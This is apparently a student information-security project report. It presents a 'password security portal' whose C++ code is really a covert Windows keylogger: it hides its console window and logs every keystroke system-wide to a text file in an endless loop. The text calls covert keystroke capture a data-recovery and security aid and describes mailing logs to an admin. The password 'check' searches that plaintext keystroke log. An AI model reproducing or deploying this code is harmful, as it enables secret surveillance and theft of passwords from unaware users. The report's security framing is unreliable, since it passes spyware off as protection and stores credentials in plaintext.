**Jaypee Institute of Information Technology,**

**Noida**

**INFORMATION SECURITY**

**Odd Semester-2022**

*Project Report*

**TITLE: PASSWORD SECURITY PORTAL**

Logo

Description automatically generated

**Submitted by- Submitted to-**

Khushi Kalra (9920103025) Mr Shariq Murtuza

Aviral Gupta (9920103021)

Devansh Chugh (9920103011)

**Batch:** F1

**TABLE OF CONTENTS :**

1. Introduction
2. Problem Statement
3. Flowchart
4. Code
5. Screenshots
6. Conclusion
7. References

# **INTRODUCTION**

In many companies now-a-days data security and data recovery is the most important factor. So there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing. Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when a working file is damaged due to several reasons like loss of power etc. This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application we can recall forgotten emails or URLs. In this keylogger project, whenever the user types something through the keyboard**.**


**OBJECTIVE**-

The purpose of this application is to keep track of every key that is typed through the keyboard and send it to the admin through the mail server in the time set or given. It provides confidentiality as well as data recovery to all the IT infrastructures in need.

**PROBLEM STATEMENT-**

In this project, we're creating a password-protected user portal. The user will have the choice of signing up or signing in if they have previously registered. Here, we've implemented the keylogger concept, the password that the user inputs won't appear right away, instead, it will be saved in a file. Additionally, at sign-in, the password that the user enters will be verified to the password in the file, if they match, the user is successfully signed in; otherwise, an error message is displayed.

**FLOWCHART**



**CODE:**

#define \_WIN32\_WINNT 0x0500

#include <Windows.h>

#include <string>

#include <stdlib.h>

#include <stdio.h>

#include <iostream> #include <fstream> using namespace std;

void LOG(string input) { fstream LogFile; LogFile.open("dat.txt", fstream::app); if (LogFile.is\_open()) {

LogFile << input;

LogFile.close();

} }

bool SpecialKeys(int S\_Key) { switch (S\_Key) { case VK\_SPACE: cout << " "; LOG(" "); return true; case VK\_RETURN: cout << "\n"; LOG("\n"); return true; case '¾': cout << "."; LOG("."); return true; case VK\_SHIFT:

cout << "#SHIFT#"; LOG("#SHIFT#"); return true;

case VK\_BACK: cout << "\b"; LOG("\b"); return true; case VK\_RBUTTON: cout << "#R\_CLICK#"; LOG("#R\_CLICK#"); return true; case VK\_CAPITAL: cout << "#CAPS\_LOCK#"; LOG("#CAPS\_LOCK"); return true; case VK\_TAB: cout << "#TAB"; LOG("#TAB"); return true; case VK\_UP: cout << "#UP"; LOG("#UP\_ARROW\_KEY"); return true; case VK\_DOWN: cout << "#DOWN"; LOG("#DOWN\_ARROW\_KEY"); return true; case VK\_LEFT: cout << "#LEFT"; LOG("#LEFT\_ARROW\_KEY"); return true; case VK\_RIGHT: cout << "#RIGHT"; LOG("#RIGHT\_ARROW\_KEY"); return true; case VK\_CONTROL: cout << "#CONTROL"; LOG("#CONTROL"); return true; case VK\_MENU: cout << "#ALT"; LOG("#ALT"); return true; default:

return false;

} }

int main() {

cout<<" 1 : For Sign Up"; cout<<"\n 2 : For Sign In"; int a; cout<<"\nEnter your choice:"; cin>>a; if(a==1){ system("CLS");

string s; cout<<"Enter your name :"; cin>>s;

cout<<"Enter the password "; ShowWindow(GetConsoleWindow(), SW\_HIDE); char KEY = 'x'; while (true) { for (int KEY = 8; KEY <= 190; KEY++) { if (GetAsyncKeyState(KEY) == -32767) { if (SpecialKeys(KEY) == false) {

fstream LogFile; LogFile.open("dat.txt", fstream::app); if (LogFile.is\_open()) {

LogFile << char(KEY);

LogFile.close();

}

}

}

}

} } if(a==2)

{

system("CLS"); ifstream indata; indata.open("dat.txt",ios::in); string m,s; int z=1;

system("CLS"); cout<<"Enter your password :"; cin>>m; indata>>s; while ( !indata.eof() ){ if(s==m){ cout<<" Successfully login "; z=0; return 0;

} indata >> s;

} cout<<"login failed "; cout<<"\nPlease enter correct password ";


}

return 0;


}

**SCREENSHOTS-**

* The program gives two options- either to sign up or sign in.




* If the user chooses the first option i.e to sign up, he’d be asked to enter a name and password which will not be displayed on the screen, instead gets saved in a file.



* If the user chooses the second option i.e to sign in, he’d be asked to enter the same password which he entered while signing up.

If the user enters the correct password, “Successfully login” message will be prompted on the screen.





* If the password is not matched, then an error message is displayed. He’d be asked to

re-enter the password.



**CONCLUSION-**

Keyloggers are marketed as legitimate software. It is inconspicuous user activity monitoring and it can be deployed without physical access to the device that you would like to record keystrokes on as shown in our project. Although today’s operating systems help detect some basic malware, they are bound to miss the sophisticated and constantly evolving ones. It is a good practice to have your anti-virus and anti-malware subscribed and updated for an eventuality.

**REFERENCES**

* <https://www.kaspersky.co.in/resource-center/definitions/keylogger>
* <https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/>
* <https://www.thepythoncode.com/article/write-a-keylogger-pythongger-in-python/>
* <https://www.geeksforgeeks.org/design-a-keylogger-in-python/>